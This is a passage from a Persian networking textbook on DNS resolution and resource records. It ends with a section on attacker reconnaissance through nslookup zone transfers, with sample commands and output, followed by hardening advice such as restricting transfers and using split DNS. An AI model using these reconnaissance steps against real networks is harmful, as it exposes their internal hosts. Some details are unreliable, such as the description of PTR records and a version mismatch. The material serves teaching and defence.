- ممکن است در بانک اطلاعاتی سرویس‌دهندهٔ محلی ، معادل IP آن نام وجود نداشته باشد. مثلاً سرویس‌دهندهٔ محلی در بانک اطلاعاتی خودش معادل آدرس IP نام cs.mit.edu را نداشته و طبیعتاً نمی‌تواند آن را ترجمه کند. در چنین حالتی سرویس‌دهندهٔ محلی موظف است بدون آنکه به



شکل (۷-۵) روند ترجمهٔ نام به روش پرس‌وجوی تکراری

تقاضادهنده خبر بدهد ، خودش رأساً به سرویس‌دهندهٔ سطح بالاتر تقاضای ترجمه آدرس بدهد. دراین حالت هم DNS سطح بالاتر بهمین نحو ترجمه آدرس را پیگری می‌کند یعنی اگر معادل IP آن نام را داشته باشد آنرا برمی‌گرداند و در غیر اینصورت خودش از سرویس‌دهندهٔ سطح پایینتر تقاضای ترجمهٔ آن نام را می‌نماید و این مراحل تکرار میشود. در روش پرس‌وجوی بازگشتی ماشین سرویس‌دهندهٔ محلی این مراحل متوالی را نمی‌بیند و هیچ کاری جز ارسال تقاضای ترجمهٔ یک آدرس برعهده ندارد و پس از ارسال تقاضا برای سرویس‌دهندهٔ سطح بالا منتظر خواهد ماند. باز هم تکرار می‌کنیم ، روشی که DNS برای ترجمه آدرس بکار می‌برد می‌تواند بدون اتصال (UDP) باشد که این کار به سرعت عمل ترجمهٔ آدرس می‌افزاید.

دقت کنید که در روش پرس‌وجوی تکراری نسبت به روش پرس‌وجوی بازگشتی ، حجم عمدهٔ عملیات برعهدهٔ سرویس‌دهندهٔ DNS محلی است و مدیریت خطاها و پیگیری روند کار ساده‌تر خواهد



شکل (۸–۵) روند ترجمهٔ نام به روش پرس‌وجوی بازگشتی

بود و روش منطقی‌تری برای بکارگیری در شبکهٔ اینترنت محسوب می‌شود. روش پرس‌وجوی بازگشتی برای شبکه‌های کوچک کاربرد دارد. برای درک بیشتر این روش به شکل (۸–۵) دقّت کنید.

برای فهم **"پرس‌وجوهای معکوس"** فرض کنید حالتی بوجود بیاید که یک سرویس‌دهندهٔ DNS ، آدرس IP یک ماشین را بداند ولی نام نمادین معادل با آن را نداند. بعنوان مثال DNS مایل است بداند که چه نامی در شبکهٔ اینترنت معادل با 195.13.42.7 می‌باشد. در چنین حالتی مسئله کمی حادّتر به نظر می‌رسد ، چرا که برای ترجمهٔ نامهای نمادین ، چون این نامها دارای حوزه و زیرحوزه هستند ، تحلیل آدرسها ساده است ولی ترجمهٔ آدرس IP به معادل نام حوزه ، از چنین روابطی تبعیت نمی‌کند؛ بعبارت بهتر هیچ ارتباط مستقیم و متناظری بین آدرسهای IP و اسامی انتخاب شده در اینترنت وجود ندارد. برای یافتن نامهای متناظر با یک آدرس IP باید یک جستجوی کامل و در عین حال وقتگیر انجام بشود.

روش کاربدین صورت است که سرویس‌دهندهٔ محلی یک تقاضا برای DNS متناظر با شبکه‌ای که مشخصهٔ آن در آدرس IP ، مشخص شده ، ارسال می‌کند.[۱]

بعنوان مثال آدرس IP شبکه‌ای را 138.14.7.13 در نظر بگیرید ، آدرس کلاس B و مشخصهٔ آن 138.14.0.0 است. زمانی که موسّسه‌ای یک کلاس IP ثبت می‌دهد یک سرویس‌دهندهٔ DNS ، متناظر با شبکهٔ خود ایجاد کرده و آنرا نیز معرفی می‌کند. سرویس‌دهندهٔ محلی بایستی آدرس DNS متناظر با شبکهٔ 138.14.0.0 را پیدا کرده و سپس برای آن یک تقاضا ارسال کند. DNS مربوط به این شبکه ، براساس زیرشبکه‌هایی که دارد این سؤال را از طریق سرویس‌دهنده‌های متناظر با هر زیرشبکه پیگیری می‌کند.(چون هر زیر شبکه یک سرویس‌دهندهٔ DNS مخصوص به خود دارد) نهایتاً یک نامِ نمادین حوزه معادل با آن آدرس IP برخواهد گشت.

ساختار بانک اطلاعاتی سرویس دهنده‌های نام

یک سرویس‌دهندهٔ نام در دو قسمت سازماندهی می‌شود:

- **پروسهٔ سرویس‌دهنده** : یک برنامهٔ اجرایی است که تقاضاهای ترجمهٔ نام از ماشینهای دیگر را گرفته و پردازش می‌کند و پاسخ مناسب را برای تقاضادهنده برمی‌گرداند. قالب هر تقاضا در شبکهٔ اینترنت ، استاندارد و مشخص است تا هر ماشینی فارغ از ساختار و سیستم عامل ، بتواند تقاضا بدهد و پاسخ دریافت کند. قالب استانداردِ تقاضا و پاسخ را در بخش بعدی بررسی خواهیم کرد.
- **بانک اطلاعاتی**: در این بانک اطلاعاتی داده‌های لازم برای تحلیل یک نام نمادین ، ذخیره می‌شود. هر سرویس دهنده می‌تواند بنابر روش مورد نظر خود ، این بانک اطلاعاتی را ایجاد کرده و از آن استفاده کند. بهمین دلیل ساختار این بانک اطلاعاتی در سرویس‌دهنده‌های گوناگون ، اندکی متفاوت است ولی تقریباً همهٔ آنها از اصول یکسانی پیروی می‌کنند. این بانک اطلاعاتی "بانک رکوردهای منبع"[۲] نام دارد که به اختصار "فایل RR " گفته میشود. برای بالا بردن سرعت جستجو در این بانکِ اطلاعاتی ، این فایل معمولاً در حافظهٔ اصلی نگهداری می‌شود. (به همین دلیل برای ماشینهای سرویس‌دهندهٔ نام ، حافظهٔ زیاد و سریع پیشنهاد می‌شود.)

بایستی به این نکته دقت داشته باشید که وقتی یک سرویس‌دهندهٔ محلیِ نام ، از طریق پرس‌وجوهای تکراری ، یک آدرس نمادین را یکبار به آدرس IP ترجمه می‌کند نتیجه را در این فایل نگهداری می‌نماید تا آنکه در تقاضاهای بعدی بتواند از آن استفاده کند و مراحل وقتگیرِ پرس‌وجو تکرار نشود. البته این عمل اشکالی را خواهد داشت که باید برای آن تمهیدی اندیشیده شود:

اگر نام حوزه و معادل IP آن در یک فایل ، ثابت و همیشگی باشد ، تغییرات احتمالی و تعویض آدرسها چگونه در این فایل اعمال می‌شود؟ مثلاً هر گاه آدرس www.sbw.com و معادل IP آن 197.140.11.3 در فایلِ RR ذخیره شود، چه تضمینی وجود دارد که چند روز بعد معادل IP آن بدلیل

---

[۱] یعنی فیلد NetID در آدرس IP

[۲] Resource Records

خاصی به 197.140.12.16 تغییر نکند.

به همین دلیل هر رکورد درون فایل RR دارای زمان اعتبار است و پس از انقضای زمان باید از آن فایل حذف شده یا آنکه با پرس‌وجوی مجدّد به‌هنگام گردد. البته در فایل RR فقط نامهای نمادین و آدرسهای IP درج نمی‌شود بلکه آیتم‌های دیگری هم وجود دارد که به سرویس‌دهندهٔ نام برای حل بهینهٔ تبدیل آدرسها ، کمک می‌کند.

در حقیقت وقتی تقاضای تحلیل یک نام نمادین ، به یک سرویس‌دهندهٔ نام ارسال می‌شود ابتدا درون این فایل ، روی تک تک رکوردها جستجو انجام می‌شود و در صورت موفق بودن عملِ جستجو ، رکورد مربوطه به متقاضی بر خواهد گشت.

فایل RR یک فایل کاملاً متنی است (یعنی به راحتی و با یک ویرایشگر میتوان آن را مشاهده کرد یا تغییر داد.) هر رکورد درون این فایل معمولاً دارای پنج فیلد است:

Domain Name	Time to live	Class	Type	Value

به گونه‌ای که اشاره شد چون الزامی به استاندارد بودن این فایل وجود نداشته در برخی از سرویس دهنده‌های نام ، ساختار هر رکورد بصورت زیر سازماندهی شده است:

Domain Name	Type	Class	Time to Live	Length	Value

- **Domain Name** : دراین قسمت نام حوزه یا نام مربوط به یک ماشین (نام نمادین) قرار می‌گیرد. دقت کنید که چندین رکورد می‌تواند وجود داشته باشد که نام نمادین آنها یکسان باشد (چراکه ممکن است بقیه فیلدها متفاوت باشند) بهمین دلیل این فیلد ، فیلدی "منحصر به فرد"[1] نیست.
- **Time to Live** : این گزینه نشان می‌دهد که رکورد تا چه مدت (بر حسب ثانیه) معتبر و قابل استناد است. با این گزینه مشکل عنوان شده در ابتدای این بخش حل می‌شود چراکه هر رکورد یک زمان اعتبار دارد که پس از منقضی شدن زمان ، باید از فایل RR حذف شده یا آنکه به‌هنگام شود. معمولاً در این فیلد مقدار ۸٦٤۰۰ قرار گیرد که معادل یک شبانه روز بر حسب ثانیه می‌باشد.
- **Class** : این فیلد مشخص می‌کند که ماهیّت نامِ نمادین مربوط به چه شبکه‌ای است ، چرا که هر سرویس‌دهندهٔ نام می‌تواند به غیر تعریف اسامی مبتنی بر شبکهٔ اینترنت ، روش نامگذاری خاص خود را در شبکهٔ محلی خود نیز اعمال کند.

اگر رکوردی مربوط به یک نام در شبکهٔ اینترنت باشد ، در این فیلد رشتهٔ دوحرفی IN قرار می‌گیرد؛ این مشخصه نشان میدهد که این رکورد ، در ارتباط با تعریف یک نام حوزه روی شبکه اینترنت است. دو نوع رکورد دیگر با کلاسهای *CHAOS* و *Hesiod* نیز تعریف

[1] Unique

شده‌اند که به آنها نخواهیم پرداخت زیرا به شبکهٔ اینترنت مربوط نمی‌شوند.

- **Type** : این فیلد نوع رکورد و معنای آن را مشخص می‌کند. مهمترین مقادیری که در این فیلد قرار می‌گیرد در جدول (۳-٦) فهرست شده است. به گونه‌ای که از جدول مشخص است در این فیلد میتواند یک گزینهٔ حرفی یا معادل عددی آن قرار بگیرد ولی برای سادگیِ ویرایش و تغییر ، از گزینهٔ حرفی استفاده میشود. مثال : ns.nic.ddn.mil 99999999 IN A 192.112.36.4

برای آنکه راحتتر بتوانیم این گزینه‌ها را تعریف کنیم ، به قسمتی از یک فایل RR در یک سرویس دهندهٔ نام که در مورد نام حوزهٔ cs.vu.nl رکوردهائی را ذخیره کرده است در جدول (۱-۵) دقت کنید.

لازم به تذکّر است هر خطی که در فایل RR با علامت ; شروع شود به عنوان خط توضیح تلقی شده و نادیده گرفته می‌شود. (خطوط خالی و فواصل نیز مهم نیست)

Number	Code	Description	Example Record Format
1	A	Network address	www 1D IN A 10.1.1.1
2	NS	Authoritative name server	@ 1D IN NS ns.av.com
3	MD	Mail destination; now replaced by MX	
4	MF	Mail forwarder; now replaced by MX	
5	CNAME	Canonical alias name	
6	SOA	Start of zone authority	
7	MB	Mailbox domain name	
8	MG	Mailbox member	
9	MR	Mail rename domain	
10	NULL	Null resource record	
11	WKS	Well-known service	
12	PTR	Pointer to a domain name	
13	HINFO	Host information	www 1D IN HINFO Solaris
14	MINFO	Mailbox information	
15	MX	Mail exchange	
16	TXT	Text strings	System 1 IN TXT "This is a cool system"
17	RP	Responsible person	
18	AFSDB	AFS-type services	
19	X.25	X.25 address	
20	ISDN	ISDN address	
21	RT	Route through	

جدول (۱-۵) انواع رکوردها در بانک اطلاعاتی سرویس‌دهندهٔ نام

● **SOA** [۱]: یکسری اطلاعات ابتدائی پیرامون **"ناحیهٔ آدرس نمادین"** [۲]، یک شماره سریال ، مدیر مسئول (مسئول تعریف اسامی) و مهلت اعتبار ، ارائه می‌کند. در حقیقت این رکورد آغاز تمام رکوردهائی است که در مورد یک ناحیهٔ آدرس مثل cs.vu.nl تعریف می‌شود.

```
; named.hosts files;
;Start Of Authority RR
tpci.com. IN SOA merlin.tpci.com
        root.merlin.tpci.com ( 2        ; Serial number
        7200                    ;Refresh (2 hrs)
        3600                    ;Retry (1 hr)
        151200                  ;Expire (1 week)
        86400 )                 ;min TTL
```

در مثال فوق رکورد SOA ، آغاز تعریف تمام رکوردهایی است که به نحوی در حوزهٔ tpci.com تعریف می‌شوند. بعنوانَ مثال ، تمام اسامی که دو سطح آخر نام حوزهٔ آنها tpci.com است ، باید در این **"ناحیه"** تعریف شوند:

```
artemis.tpci.com.  IN A 143.23.25.7
merlin.tpci.com.   IN A 143.23.25.9
pepper.tpci.com.   IN A 143.23.25.72
```

ماشینهای سرویس دهندهٔ نام و همچنین ماشین دریافت‌کنندهٔ نامه‌های الکترونیکی که با آدرسهایی بصورت *person*@tpci.com ارسال میشوند باید در این حوزه تعریف شوند.

● **A** [۳]: این نوع رکورد که مهمترین نوع بشمار می‌رود معادل آدرس IP نامی را که در فیلد اول آمده است ، تعیین می‌کند. چون یک ماشین می‌تواند بیش از یک آدرس IP داشته باشد لذا به ازای یک آدرس نمادین که در فیلد Domain Name مشخص شده می‌تواند چندین رکورد وجود داشته باشد. ذکر این نکته ضروری است که هرگاه جای فیلدی خالی بماند مقدار آن همان مقدار فیلد در سطر قبلی در نظر گرفته می‌شود.

```
artemis.tpci.com. 86400  IN  A  143.23.25.7
```

● **MX** [۴]: این نوع رکورد برای آن است که یک ماشین تمام نامه‌های الکترونیکی که با آدرسهای مختلف از ماشینهای متفاوتی می‌رسند را دریافت کند. بعنوان مثال فرض کنید که شخصی دارای یک آدرس پست الکترونیکی با نام حوزه cs.vu.nl دارد ولی پس از مدتی به جای دیگری منتقل می‌شود که نام حوزه آن electrobrain.com است ولی تمایل دارد تمام

---

۱ Start of Authority
۲ Zone
۳ IP Address
۴ Mail Exchange

نامه‌های او با نام حوزهٔ electrobrain.com به همان آدرس قبلی او ارسال شود. او از مسئول حوزهٔ com. خواهد خواست که این کار را برای او با ثبت رکورد زیر در فایل RR انجام بدهد:

electrobrain.com 86400 IN MX mailserver.cs.vu.nl

در حقیقت با این رکورد پس از تعریف و ثبت یک آدرس همانند electrobrain.com تمام نامه‌هایی را که با آدرسهایی نظیر *person*@electrobrain.com ارسال می‌شوند ، به ماشین دیگری ارجاع داده می‌شود؛ چراکه صاحب این نام (مثلاً) نخواسته است سیستم سرویس دهندهٔ پست الکترونیکی برای خودش ایجاد نماید و آنرا به ماشینی دیگر ارجاع داده است.

- **NS** [۱]: رکوردهای از این نوع ، یک ماشین سرویس دهندهٔ نام ، ویژه یک حوزه را معرفی می‌کند. (برای تکرار جستجو توسط تقاضادهنده) احتمالاً کاربرد حیاتی این رکورد را احساس کرده‌اید چراکه در یک روند پرس‌وجوی تکراری ، وقتی از یک ماشین سرویس دهندهٔ نام ، تقاضای تحلیل یک نام حوزه می‌شود ، یا معادل IP آن نام را بر می‌گرداند یا آنکه آدرس یک ماشین دیگر که می‌تواند آن نام را تحلیل کند برگشت داده می‌شود. مثلاً در فایل RR از یک سرویس دهندهٔ حوزهٔ com. ، وجود رکوردهایی مثل رکورد زیر کاملاً ضروری است:

yahoo.com 86400 IN NS ns.yahoo.com

ns.yahoo.com 86400 IN A 143.231.221.22

این دو رکورد بدین معناست که تمام نامهایی که به yahoo.com ختم می‌شوند در ماشینی با آدرس 143.231.221.22 قابل تحلیل هستند. این رکوردها مبنای یک پرس‌وجوی تکراری هستند.

به گونه‌ای که اشاره شد هر سرویس دهنده برای آنکه قادر به شروع عملیاتِ پرس‌وجوی تکراری باشد ، باید حداقل آدرس سرویس دهنده‌های ROOT را داشته باشد. بنابراین وجود رکوردهایی مثل رکوردهای زیر در یک فایل RR الزامی است:

```
; servers for the root domain;
.       99999999  IN  NS  ns.nic.ddn.mil.
        99999999  IN  NS  ns.nasa.gov.
        99999999  IN  NS  ns.internic.net
; servers by address
;
ns.nic.ddn.mil  99999999 IN A 192.112.36.4
ns.nasa.gov     99999999 IN A 192.52.195.10
ns.internic.net 99999999 IN A 198.41.0.4
```

(دقت کنید در سرویس‌دهندهٔ نام ، حوزه‌ای که با . مشخص میشود به معنای بالاترین حوزه نام یا همان ریشه تلقی می‌شود.[۲])

---

[۱] Name Server
[۲] Top Level Domain

- **CNAME** [۱]: نامهای مستعار و راحتتر را برای یک آدرس تعیین می‌کند. بعنوان مثال شاید کسی حدس بزند آدرس شبکهٔ دانشکدهٔ کامپیوتر در دانشگاه MIT بصورت cs.mit.edu است ولی نمیداند آدرس اصلی آن به صورت lcs.mit.edu می‌باشد ، که کمتر قابل حدس زدن و بخاطر سپردن است؛ در چنین حالتی با رکورد زیر می‌توان نام cs.mit.edu را بعنوان نامی مشابه با نام اصلی تعریف کرد:

cs.mit.edu 86400 IN CNAME lcs.mit.edu

از طرفی اسامی نمادین گاهی طولانی هستند (مثل www.altavista.com) و صاحبان این نامها ترجیح می‌دهند برای از دست ندادن مراجعین کم حوصله ، اسامی کوتاه معادل با نام اصلی داشته باشند. (مثل www.av.com) در چنین حالاتی این نوع از رکورد بکار می‌آید:

www.av.com 86400 IN CNAME www.altavista.com

- **PTR** [۲]: این نوع رکورد هم شبیه قبلی است با این تفاوت که بجای قرار دادن آدرسِ نمادین معادل با www.av.com در مثال فوق دقیقاً آدرس IP آنرا قرار می‌دهد:

www.av.com 86400 IN A 203.145.11.121

www.av.com 86400 IN PTR 203.145.11.121

در مجموع استفاده از گزینهٔ CNAME بهتر است چراکه اگر آدرس IP معادل با یک نام عوض شد فقط یک رکورد باید اصلاح شود در حالی که اگر از گزینهٔ PTR استفاده شود تمام رکوردها باید اصلاح شوند.

- **HINFO** [۳]: رکوردهائی از این دسته ، ارزش عملیاتی برای تعیین و تبدیل آدرس ندارند بلکه سیستم عامل و نوع ماشین متناظر با یک آدرس یا نام را تعریف می‌کند:

flits.cs.vu.nl 86400 IN HINFO SUN UNIX

یعنی ماشینی با نام flits.cs.vu.nl ، دارای سیستم عامل یونیکس و سخت‌افزار آن سازگار با مینی کامپیوترهای نوع Sun است .

- **MINFO** : همانند گزینهٔ قبلی با این نوع رکورد می‌توان اطلاعاتی در مورد سیستم پست الکترونیکیِ متناظر با یک حوزه ارائه کرد.

- **TXT** : این نوع رکورد ارزش عملیاتی ندارد و توضیحاتی را در مورد صاحب این نام و هویت آن ارائه میکند. تفاوتی این رکورد با خطوط توضیح (که با ; شروع می‌شوند) آنست که این رکوردها می‌توانند در اختیار متقاضیِ آن قرار بگیرد.

cs.mit.edu. 86400 IN TXT "Faculty of computer science "

cs.mit.edu. 86400 IN TXT "Massachusetts Institute of Technology"

بگونه‌ای که اشاره شد هرگاه یک سرویس‌دهنده ، آدرس IP یک ماشین را بداند ولی نام نمادین معادل با آن را نداند به پرس‌وجوی معکوس متوسل می‌شود. برای آنکه یک سرویس‌دهندهٔ نام ، بتواند

---

۱ Canonical Name
۲ Pointer
۳ Host Information

نام نمادین معادل با یک آدرس IP را برگرداند باید در رکوردهـای موجـود در فـایل RR بـه دنبـال آن آدرس بگَردد. رکوردهائی که در پرس‌وجوی معکوس جستجو می‌شوند باید در اولین فیلـد ، آدرس IP یک ماشین یا یک شبکه را تعریف کنند (البته در ادامـهٔ آن بـاید رشـتهٔ IN-ADDR-ARPA درج شـده باشد). مثال زیر گویای کل کاری است که این رکوردها برای پرس‌وجوی معکوس انجام می‌دهند:

```
23.1.45.143.IN-ADDR-ARPA. IN PTR  TPCI_HPWS_4.TPCI.COM
1.23.64.147.IN-ADDR-ARPA. IN PTR  TPCI_SERVER.MERLIN.COM
3.12.6.123.IN-ADDR-ARPA.  IN PTR BEAST.BEAST.COM
23.143.IN-ADDR-ARPA.      IN PTR MERLINGATEWAY.MERLIN.COM
```

کسب اطلاعات از سرویس‌دهندهٔ DNS در راستای حمله

در بخش‌های قبلی آموختید که سیستم DNS حاوی اطلاعات بسیار مفیدی است که متاسفانه گاهی در خدمت نفـــوذگر قرار می‌گیرد. بطور معمول نفـــوذگر برای شناســائی مقدمـاتی شـبکهٔ هـدف بوسیلهٔ DNS ، مراحل زیر را دنبال می‌نماید:

- او ابتدا نیاز دارد تا حداقل یک سرویس‌دهندهٔ DNS را در شبکهٔ هدف پیـدا کنـد. پیـدا کـردن سرویس‌دهندهٔ DNS از یک شبکه (بگونه‌ای که تشریح شد) بسادگی و از طریـق سـرویس Whois در اینترنت امکان‌پذیر است. بعنوان مثال مطابق با شکل (۵-۵) سرویس‌دهنده‌های DNS از شـبکهٔ *security.com* با آدرسهای IP زیر معرفی شده‌اند:
  - 216.57.130.1 (سرویس‌دهندهٔ DNS اصلی)
  - 216.57.120.2 (سرویس‌دهندهٔ DNS ثانویه) و سرویس‌دهندهٔ DNS سوم و چهارم

سرویس‌دهندهٔ اوّلیه و سرویس‌دهندهٔ ثانویـه تفـاوتی ندارنـد؛ سـرویس‌دهندهٔ ثانویـه ، بعنـوان پشتیبان سرویس‌دهندهٔ اوّلیه ، قابلیت اعتماد شبکه را بالا می‌بـرد و در مواقعـی کـه سـرویس‌دهندهٔ اصلی مختل شود سرویس‌دهندهٔ دوم در اختیار کاربران اینترنت قرار می‌گیرد.

- برای استخراج اطلاعات لازم از سرویس‌دهندهٔ DNS نفـــــوذگـر بـاید از ابزارهـای خـاص استفاده کند. یکی از ابزارهای عمومی و ساده در سیستمهای عـامل یونیکـس و Windows برنامـهٔ **nslookup** است که در خط فرمان اجرا می‌شود. نفـــوذگر بسادگی فرمـان nslookup را در خـط فرمان تایپ کرده و کلید Enter را فشار می‌دهد. پس از اجرای این برنامه ، نفـــوذگر می‌تواند بـا سرویس‌دهندهٔ DNS فعل و انفعال داشته باشد.
- در مرحلهٔ بعدی نفـــوذگر تـلاش می‌کنـد تـا از طریـق nslookup اقـدام بـه "دریـافت کـلّ اطلاعات یک Zone"[1] نماید. بدین معنا که تمام رکوردهای موجود در ارتباط بـا یـک نـام حـوزه

[1] Zone Transfer

منتقل شود. nslookup از DNS متعلق به یک شرکت یا موسسه تقاضا می‌کند تا تمام رکوردهائی را که در خصوص یک نام حوزه در بانک اطلاعاتی ذخیره شده است ، برایش ارسال نماید. بدین منظور پس از اجرای nslookup باید از طریق فرمان server ، نام سرویس‌دهندهٔ مورد نظر تعیین شود:

server [نام سرویس‌دهندهٔ هدف]

برای آنکه nslookup انتقال کلّ رکوردهای موجود در خصوص یک نام حوزه را تقاضا کند ، باید در خط فرمان از فرمان زیر استفاده شود:

set type = any

سپس برای آنکه انتقال رکوردهای موجود در DNS هدف شروع شود باید فرمان زیر در خط فرمان صادر شود:

ls -d [نام حوزهٔ مورد نظر]

پس از اجرای این فرمان رکوردهای ارسالی توسط DNS هدف روی خروجی نشان داده می‌شود.

در مثال زیر مراحل استفاده از nslookup جهت انتقال کامل رکوردهای موجود در خصوص نام skoudisstuff.com نشان داده شده است:

```
$ nslookup
Default Server: evil.attacker.com
Address: 10.200.100.45

    server 10.1.1.34

Default Server: ns.skouisstuff.com
Address: 10.1.1.34

    set type=any
    ls -d skouisstuff.com

sysyem1    1D     IN     A      10.1.1.36
           1D     IN     HINFO  "Solaris 2.6 MailServer"
           1D     IN     MX     10 mail1
web        1D     IN     A      10.1.1.48
           1D     IN     HINFO  "NT$WWW"
ntftp      1D     IN     A      10.1.1.49
ws         1D     IN     A      10.1.1.22
           1D     IN     TXT    "Administrator Workstation"
```

(در مثال بالا تعداد خروجیها خلاصه شده‌اند تا خواناتر باشند)

حال اگر به دقت رکوردهای نمایش داده شده را بررسی کنید اطلاعات مهمی در آن خواهید دید. این اطلاعات برای نفوذگر بسیار با ارزش است:

- system1 : رکوردهای اوّل تا سوّم از خروجی مشخص‌کنندهٔ آنست که ماشینی با آدرس 10.1.1.36 ، سرویس‌دهندهٔ پست الکترونیکی و سیستم عامل آن Solaris 6.2 است.
- web : رکورد چهارم و پنجم از خروجی مشخص‌کنندهٔ آنست که ماشینی با آدرس 10.1.1.48 نقش سرویس‌دهندهٔ وب را بازی می‌کند و سیستم عامل آن Windows NT 4.0 است.
- ntftp : رکورد ششم از خروجی نشان می‌دهد که سرویس‌دهندهٔ FTP بر روی ماشینی با آدرس 10.1.1.49 نصب شده و احتمالاً سیستم عامل آن Windows NT است. (ntftp ➔ NT FTP)
- ws : دو رکورد آخر از خروجی نشان می‌دهد که ماشین با آدرس 10.1.1.22 متعلق به مسئول شبکه است.

بدین ترتیب نفوذگر اطلاعات مورد نیاز را در مورد شبکه بدست آورده است.
به غیر از برنامهٔ nslookup سه برنامهٔ زیر نیز برای بهره‌برداری از اطلاعات یک DNS موجود می‌باشد:

- دستور host موجود در انواع سیستمهای عامل سازگار با یونیکس
- دستور dig موجود در انواع سیستمهای عامل سازگار با یونیکس
- Adig : برنامهٔ جالبی برای محیطهای Windows (شامل نسخهٔ 9x ، NT ، 2000 و XP) این برنامه در آدرس زیر عرضه می‌شود:

http://nscan.hypermart.net/index.cgi?index=dns

مقابله با نشت اطلاعات حساس شبکه از طریق DNS


به عنوان مسئول شبکه یا مسئول سیستم DNS بایستی نکات زیر را رعایت کنید تا اطلاعات مهم و حساس از شبکهٔ شما به بیرون نشت نکند:

- وظیفهٔ اصلی یک سرویس‌دهنده DNS آنست که اسامی ماشینها را به آدرس IP بنگارد ، سرویس‌دهندهٔ پست الکترونیکی (Mail Server) و سرویس‌دهندهٔ DNS را تعیین نماید. لزومی ندارد تا با رکوردهای HINFO نوع سخت‌افزار و نرم‌افزار ماشین را مشخص نمائید؛ هیچگونه اطلاعات اضافی احتیاج نیست. حتی‌الامکان از رکوردهای TXT برای ارائه اطلاعات اضافی در مورد ماشینها استفاده نکنید. چه لزومی دارد که نوع CPU یا سیستم عامل خود را تبلیغ کنید. این اطلاعات بیش از آنکه نفعی داشته باشد، بر علیه شبکهٔ شما استفاده خواهد شد.
- انتخاب نام برای هر ماشین باید به نحوی باشد که در مورد نوع سخت‌افزار یا نرم‌افزار آن ماشین اطلاعاتی ارائه نکند. مثلاً انتخاب نام ntftp یا sunftp یا HPUNIX بهیچوجه صحیح نیست
- از انتقال کامل رکوردهای مرتبط با یک نام حوزه (Zone Transfer) جلوگیری کنید. معمولاً عمل Zone Transfer فقط برای انتقال رکوردها (بصورت کامل) از DNS اولیه به DNS ثانویه کاربرد دارد. (تا DNS ثانویه با DNS اولیه هماهنگ شده و در فواصل زمانی مشخص به روز شود) لذا باید سرویس‌دهندهDNS را به نحوی پیکربندی کنید تا از انتقال کامل رکوردها جلوگیری به

عمل آید. در سرویس‌دهنده‌های DNS که با نام BIND (در محیط یونیکس یا سولاریس) عرضه می‌شود با استفاده از گزینه‌های allow-transfer و xfernets می‌توان به دقت ماشینهائی را که اجازه دریافت رکوردهای کامل دارند ، تعیین کرد. این ماشینها از طریق آدرس IP مشخص می‌شوند و بقیهٔ ماشینها از دسترسی به رکوردهای کامل منع خواهند شد.

- دیوار آتش شبکهٔ خود را به نحوی پیکربندی کنید که پورت شمارهٔ TCP-53 را کاملاً مسدود کند. دقت کنید که سرویس‌دهندهٔ DNS از پورت TCP-53 برای انتقال کامل رکوردها (Zone Transfer) استفاده می‌کند درحالی‌که بسته‌های پرس‌وجوی DNS از شماره پورت UDP-53 بهره می‌گیرد. لذا بسته شدن پورت شماره TCP-53 از انتقال کامل رکوردها جلوگیری به عمل خواهد آورد.
- در پیکربندی شبکهٔ خود از "DNS دو بخشی" (Split DNS) استفاده نمائید. در این پیکربندی شما باید دو ماشین را بعنوان سرویس‌دهندهٔ DNS در نظر بگیرید. یکی از این ماشینهای DNS در بخش عمومی شبکهٔ شما و به منظور سرویس‌دهی به کاربران کلّ شبکهٔ اینترنت پیکربندی می‌شود. ماشین DNS دوّم در درون شبکهٔ داخلی شما راه‌اندازی و پیکربندی می‌شود و صرفاً به کاربران درونی شبکه سرویس می‌دهد و دسترسی‌های بیرونی به آن از طریق دیوار آتش غیرممکن است. حال شما آزادی عمل دارید: در DNS عمومی فقط رکوردهائی درج می‌شوند که ماشینهای بخش عمومی شبکه را مشخص و تعریف کرده‌اند. این DNS حداقل اطلاعات لازم را در اختیار می‌گذارند بنابراین یک کاربر خارجی نمی‌تواند از طریق این DNS در مورد نام ماشینهای درون شبکهٔ داخلی شما اطلاعاتی را بدست بیاورد. DNS اختصاصی در شبکهٔ داخلی تمام ماشینهای درونی شبکه را تعریف کرده و می‌تواند به هر تعداد رکورد داشته باشد. این رکوردها فقط در اختیار کاربران شبکهٔ داخلی قرار می‌گیرد. در حقیقت "DNS دو بخشی" کمک می‌کند تا بتوان رکوردهای عمومی و رکوردهای اختصاصی را از هم تفکیک کرده و سطوح دسترسی را کنترل و نظارت کرد. شکل (۹-۵) ساختار DNS دو بخشی در شبکه را نشان می‌دهد.

